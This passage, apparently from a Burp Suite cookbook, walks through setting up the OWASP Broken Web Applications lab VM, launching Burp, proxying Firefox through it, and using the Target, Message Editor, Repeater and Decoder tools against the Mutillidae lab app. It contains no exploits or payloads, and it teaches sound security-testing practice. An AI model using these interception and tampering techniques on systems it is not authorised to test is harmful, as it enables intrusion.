
10. Your VM is now loaded in the VirtualBox Manager. Let's make some minor adjustments. Highlight the **OWASP BWA** entry and select Settings from the top menu.
11. Select the Network section in the left-hand pane and change to Host-only Adapter. Click OK.



12. Now let's start the virtual machine. Right-click then choose Start | Normal Start.



13. Wait until the Linux system is fully booted, which may take a few minutes. After the booting process is complete, you should see the following screen. However, the IP address shown will be different for your machine:



14. The information presented on this screen identifies the URL where you can access vulnerable web applications running on the VM. For example, in the previous screenshot, the URL is <http://192.168.56.101/>. You are given a prompt for administering the VM, but it is not necessary to log in at this

time.

15. Open the Firefox browser on your host system, not in the VM. Using the Firefox Browser on your host machine, enter the URL provided (for example, `http://192.168.56.101/`), where the IP address is specific to your machine.
16. In your browser, you are presented with an index page containing links to vulnerable web applications. These applications will be used as targets throughout this book:



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.



!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS

 OWASP WebGoat	 OWASP WebGoat.NET
 OWASP ESAPI Java SwingSet Interactive	 OWASP Mutillidae II
 OWASP RailsGoat	 OWASP Bricks
 OWASP Security Shepherd	 Ghost
 Magical Code Injection Rainbow	 bWAPP
 Damn Vulnerable Web Application	

How it works

Leveraging a customized virtual machine created by OWASP, we can quickly set up a web app pentesting lab containing purposefully vulnerable applications, which we can use as legal targets for our exercises throughout this book.

Starting Burp at a command line or as an executable


For non-Windows users or those Windows users who chose the plain JAR file option, you will start Burp at a command line each time they wish to run it. As such, you will require a particular Java command to do so.

In some circumstances, such as automated scripting, you may wish to invoke Burp at the command line as a line item in your shell script. Additionally, you may wish to run Burp without a **graphical user interface (GUI)**, referred to as **headless mode**. This section describes how to perform these tasks.

How to do it...

We will review the commands and actions required to start the Burp Suite product:

1. Start Burp in Windows, after running the installer from the downloaded .exe file, by double-clicking the icon on desktop or select it from the programs listing:



When using the plain JAR file, the executable java is followed by the option of -jar, followed by the name of the download JAR file.

2. Start Burp at the command line (minimal) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar burpsuite_pro_1.7.33.jar
```

If you prefer more control over the heap size settings (that is, the amount of memory allocated for the program) you may modify the java command.

3. The java executable is followed by the -jar, followed by the memory allocation. In this case, 2 GB (that is, 2g) is allocated for **read access memory (RAM)**, followed by the name of the JAR file. If you get an error to the effect that you cannot allocate that much memory, just drop the amount down to something like 1,024 MB (that is, 1024m) instead.
4. Start Burp at command line (optimize) with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Xmx2g burpsuite_pro_1.7.33.jar
```

5. It is possible to start Burp at the command line and to run it in headless mode. Headless mode means running Burp without the GUI.

For the purposes of this book, we will not be running Burp in headless mode, since we are learning through the GUI. However, you may require this information in the future, which is why it is presented here.

6. Start Burp at the command line to run in headless mode with the plain JAR file (Java must be installed first):

```
C:\Burp Jar Files>java -jar -Djava.awt.headless=true -Xmx2g burpsuite_pro_1.7.33.jar
```

Note the placement of the parameter `-Djava.awt.headless=true` immediately following the `-jar` option and before the name of the JAR file.

7. If successful, you should see the following:

```
Proxy: Proxy service started on 127.0.0.1:8080
```


Press *Ctrl + C* or *Ctrl + Z* to stop the process.

8. It is possible to provide a configuration file to the headless mode command for customizing the port number and IP address where the proxy listener is located.

Please consult PortSwigger's support pages for more information on this topic: <https://support.portswigger.net/customer/portal/questions/16805563-burp-command-line>.

9. In each startup scenario described, you should be presented with a **splash screen**. The splash screen label will match whichever edition you decided to download, either Professional or Community.
10. You may be prompted to update the version; feel free to do this, if you like. New features are constantly added into Burp to help you find vulnerabilities, so upgrading the application is a good idea. Choose Update Now, if applicable.

11. Next, you are presented with a dialog box asking about project files and configurations:



12. If you are using the Community edition, you will only be able to create a temporary project. If you are using the Professional edition, create a new project on disk, saving it in an appropriate location for you to find. Click Next.
13. The subsequent splash screen asks you about the configurations you would like to use. At this point, we don't have any yet, so choose Use Burp defaults. As you progress through this book, you may wish to save configuration settings and load them from this splash screen in the future, as follows:



Select the configuration that you would like to load for this project.



Use Burp defaults

Use options saved with project

Load from configuration file

File

Default to the above in future

Disable extensions

14. Finally, we are ready to click Start Burp.

How it works...

Using either the plain JAR file or the Windows executable, you can launch Burp to start the Proxy listener to capture HTTP traffic. Burp offers temporary or permanent Project files to save activities performed in the suite.

Listening for HTTP traffic, using Burp

Burp is described as an intercepting proxy. This means Burp sits between the user's web browser and the application's web server and intercepts or captures all of the traffic flowing between them. This type of behavior is commonly referred to as a **Proxy service**.

Penetration testers use intercepting proxies to capture traffic flowing between a web browser and a web application for the purposes of analysis and manipulation. For example, a tester can pause any HTTP request, thus allowing parameter tampering prior to sending the request to the web server.

Intercepting proxies, such as Burp, allow testers to intercept both HTTP requests and HTTP responses. This allows a tester to observe the behavior of the web application under different conditions. And, as we shall see, sometimes, the behaviors are unintended from what the original developer expected.

To see the Burp suite in action, we need to configure our Firefox browser's Network Settings to point to our running instance of Burp. This enables Burp to capture all HTTP traffic that is flowing between your browser and the target web application.

Getting ready

We will configure Firefox browser to allow Burp to listen to all HTTP traffic flowing between the browser and the OWASP BWA VM. This will allow the proxy service within Burp to capture traffic for testing purposes.

Instructions are available on PortSwigger at (<https://support.portswigger.net/customer/portal/articles/1783066-configuring-firefox-to-work-with-burp>) and we will also step through the process in the following recipe.

How to do it...

The following are the steps you can go through to listen to all HTTP traffic using Burp:

1. Open the Firefox browser and go to Options.
2. In the General tab, scroll down to the Network Proxy section and then click Settings.
3. In the Connection Settings, select Manual proxy configuration and type in the IP address of 127.0.0.1 with port 8080. Select the Use this proxy server for all protocols checkbox:
4. Make sure the No proxy for the textbox is blank, as shown in the following screenshot, and then click OK:

Connection Settings

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration

HTTP Proxy 127.0.0.1

Port 8080

Use this proxy server for all protocols

SSL Proxy 127.0.0.1

Port 8080

FTP Proxy 127.0.0.1

Port 8080

SOCKS Host 127.0.0.1

Port 8080

SOCKS v4 SOCKS v5

No Proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL

OK

Cancel

Help

- With the OWASP BWA VM running in the background and using Firefox to browse to the URL specific to your machine (that is, the IP address shown

on the Linux VM in VirtualBox), click the reload button (the arrow in a circle) to see the traffic captured in Burp.


6. If you don't happen to see any traffic, check whether Proxy Intercept is holding up the request. If the button labeled Intercept is on is depressed, as shown in the following screenshot, then click the button again to disable the interception. After doing so, the traffic should flow freely into Burp, as follows:



In the following, Proxy | Intercept button is disabled:



7. If everything is working properly, you will see traffic on your Target | Site map tab similar to what is shown in the following screenshot. Your IP address will be different, of course, and you may have more items shown within your Site map. Congratulations! You now have Burp listening to all of your browser traffic!



How it works...

The Burp Proxy service is listening on 127.0.0.1 port 8080. Either of these settings can be changed to listen on an alternative IP address or port number. However, for the purpose of learning, we will use the default settings.

Getting to Know the Burp Suite of Tools

In this chapter, we will cover the following recipes:

- Setting the Target Site Map
- Understanding Message Editor
- Repeating with Repeater
- Decoding with Decoder
- Intruding with Intruder

Introduction

This chapter provides overviews of the most commonly used tools within Burp Suite. The chapter begins by establishing the Target scope within the Target Site Map. This is followed by an introduction to the Message Editor. Then, there will be some hands-on recipes using **OWASP Mutillidae II** to get acquainted with Proxy, Repeater, Decoder, and Intruder.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Setting the Target Site Map

Now that we have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine, we can begin setting the scope of our test. For this recipe, we will use the OWASP Mutillidae II link (http://<Your_VM_Assigned_IP_Address>/mutillidae/) available in the OWASP BWA VM as our target application.

Looking more closely at the Target tab, you will notice there are two subtabs available: Site map and Scope. From the initial proxy setup between your browser, Burp, and the web server, you should now have some URLs, folders, and files shown in the Target | Site map tab. You may find the amount of information overwhelming, but setting the scope for our project will help to focus our attention better.

Getting ready


Using the Target | Site map and Target | Scope tab, we will assign the URL for `mutillidae` (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`) as the **scope**.

How to do it...

Execute the following steps to set the Target Site Map:

1. Search for the folder `mutillidae` and right-click on Add to scope. Notice the brief highlighting of the Target | Scope subtab, as follows:

- Upon adding the folder `mutillidae` to your scope, you may be presented with a Proxy history logging dialog box, as follows. You may choose to avoid collecting messages out of your scope by clicking Yes. Or you may choose to continue to have the **Proxy HTTP History** table collect any messages passing through Burp, even if those messages fall outside the scope you've identified. For our purposes, we will select Yes:



- Flipping over the Target | Scope tab, you should now see the full URL for the OWASP Mutillidae II, shown in the Include in scope table, as follows:

Site map Scope



Target Scope



Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite.
URL paths.

Use advanced scope control

Include in scope

Add
Edit
Remove
Paste URL
Load ...

Enabled	Prefix
<input checked="" type="checkbox"/>	http://192.168.56.101/mutillidae

Exclude from scope

Add
Edit
Remove
Paste URL
Load ...

Enabled	Prefix

How it works...

The Message Editor displays detailed information any HTTP message flowing through the Proxy listener. After setting up Proxy to capture HTTP traffic, as seen in your Target | Site map and Burp Proxy | HTTP history tab, you are able to select any single message to reveal the Message Editor. Each editor contains the request and response sides of the message, so long as the message is properly proxied through Burp.

Understanding the Message Editor

On almost every tool and tab within Burp Suite that display an HTTP message, you will see an editor identifying the request and response. This is commonly referred to as the Message Editor. The Message Editor allows viewing and editing HTTP requests and responses with specialties.

Within the Message Editor are multiple subtabs. The subtabs for a request message, at a minimum, include the following:

- **Raw**
- **Headers**
- **Hex**

The subtabs for a response message include the following:

- **Raw**
- **Headers**
- **Hex**
- **HTML** (sometimes)
- **Render** (sometimes)

The Raw tab gives you the message in its raw HTTP form. The Headers tab displays HTTP header parameters in tabular format. The parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

For requests containing parameters or cookies, the Params tab is present. Parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

Finally, there's the Hex tab, which presents the message in hexadecimal format; it is, in essence, a hex editor. You are permitted to edit individual bytes within tools such as Proxy and Repeater, but those values must be given in two-digit hexadecimal form, from 00 through FF.


Getting ready

Let's explore the multiple tabs available in the Message Editor for each request and response captured in Burp.

How to do it...

Ensure you have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine.

1. Looking at the Target | Site map tab, notice the Message Editor section:



The screenshot shows the Burp Suite interface with the 'Request' tab selected. Below it, there are three sub-tabs: 'Raw', 'Headers', and 'Hex'. The 'Headers' tab is currently active, displaying the following HTTP request headers:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

2. When viewing a request, note that the subtabs available include Raw, Headers, and Hex, at a minimum. However, in the case of a request containing parameters or cookies, the Params subtab is also available:

Request Response

Raw Params Headers Hex

POST request to /mutillidae/index.php

Type	Name	Value
URL	page	login.php
Cookie	showhints	1
Cookie	PHPSESSID	juttplah3jsrpq6h03di48o4d2
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Body	username	admin
Body	password	adminpass
Body	login-php-submit-button	Login

Body encoding: application/x-www-form-urlencoded

3. The other side of the message is the **Response** tab, containing the **Raw**, **Headers**, **Hex** subtabs, and sometimes **HTML** and **Render**. These are the various formats provided for the HTTP response to the request. If the content is HTML, then the tab will appear. Likewise, the **Render** tab enables HTML display as it would be presented in a browser but without any JavaScript executed:

Request **Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 27 Aug 2018 11:07:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 50373
Connection: close
Content-Type: text/html
```

Repeating with Repeater

Repeater allows for slight changes or tweaks to the request, and it is displayed in the left-hand window. A **Go** button allows the request to be reissued, and the response is displayed in the right-hand window.

Details related to your HTTP request include standard Message Editor details such as **Raw**, **Params** (for requests with parameters or cookies), **Headers**, and **Hex**.

Details related to the HTTP Response include standard Message Editor details including **Raw**, **Headers**, **Hex**, and, sometimes, **HTML** and **Render**.


At the bottom of each panel is a search-text box, allowing the tester to quickly find a value present in a message.

Getting ready

Repeater allows you to manually modify and then re-issue an individual HTTP request, analyzing the response that you receive.

How to do it...

1. From the **Target | Site map** or from **Proxy | HTTP history** tabs (shown in the following screenshot), right-click a message and select **Send to Repeater**:



Logging of out-of-scope Proxy

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
1	http://192.168.56.101	GET	/			200
3	http://192.168.56.101	GET	/animatedcollapse.js			200
4	http://192.168.56.101	GET	/jquery.min.js			200
10	http://192.168.56.101	GET	/mutilidae			301
11	http://192.168.56.101	GET	/mutilidae/			200

Request Response

Raw Headers Hex

GET /mutilidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Comparer

2. Switch over to the **Repeater** tab. Note the **HTTP Request** is ready for the tester to tweak parameters, and then send the request to the application via the **Go** button.

Note the search boxes at the bottom of each panel:

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab highlighted by a red box. Below the tabs, there are three search boxes labeled '1 x', '2 x', and '...', with '2 x' currently active. At the bottom left, the 'Go' button is also highlighted with a red box. To its right are 'Cancel', '< | >' navigation buttons, and '> | <' buttons. The main area is titled 'Request' in orange. Below it, there are three tabs: 'Raw' (highlighted), 'Headers', and 'Hex'. The 'Raw' tab displays the following HTTP request:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

We will use Repeater quite a bit throughout this book. This chapter is just an introduction to the Repeater and to understand its purpose.

Decoding with Decoder

Burp Decoder is a tool that allows the tester to convert raw data into encoded data or to take encoded data and convert it back to plain text. Decoder supports several formats including URL encoding, HTML encoding, Base64 encoding, binary code, hashed data, and others. Decoder also includes a built-in hex editor.

Getting ready

As a web penetration test progresses, a tester might happen upon an encoded value. Burp eases the decoding process by allowing the tester to send the encoded value to Decoder and try the various decoding functions available.

How to do it...

Let's try to decode the value of the session token PHPSESSID found in the OWASP Mutillidae II application. When a user initially browses to the URL (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`), that user will be assigned a PHPSESSID cookie. The PHPSESSID value appears to be encrypted and then wrapped in base 64 encoding. Using Decoder, we can unwrap the value.

1. Browse to the `http://<Your_VM_Assigned_IP_Address>/mutillidae/` application.
2. Find the HTTP request you just generated from your browse within the **Proxy | HTTP history** tab (shown in the next screenshot). Highlight the PHPSESSID value, not the parameter name, right-click, and select **Send to Decoder**:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
19	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.ballo...			200	11816	script	js	
20	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/colorbox/jq...			200	10323	script	js	
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50769	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; hpb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
 Send to Comparer
Send to Decoder

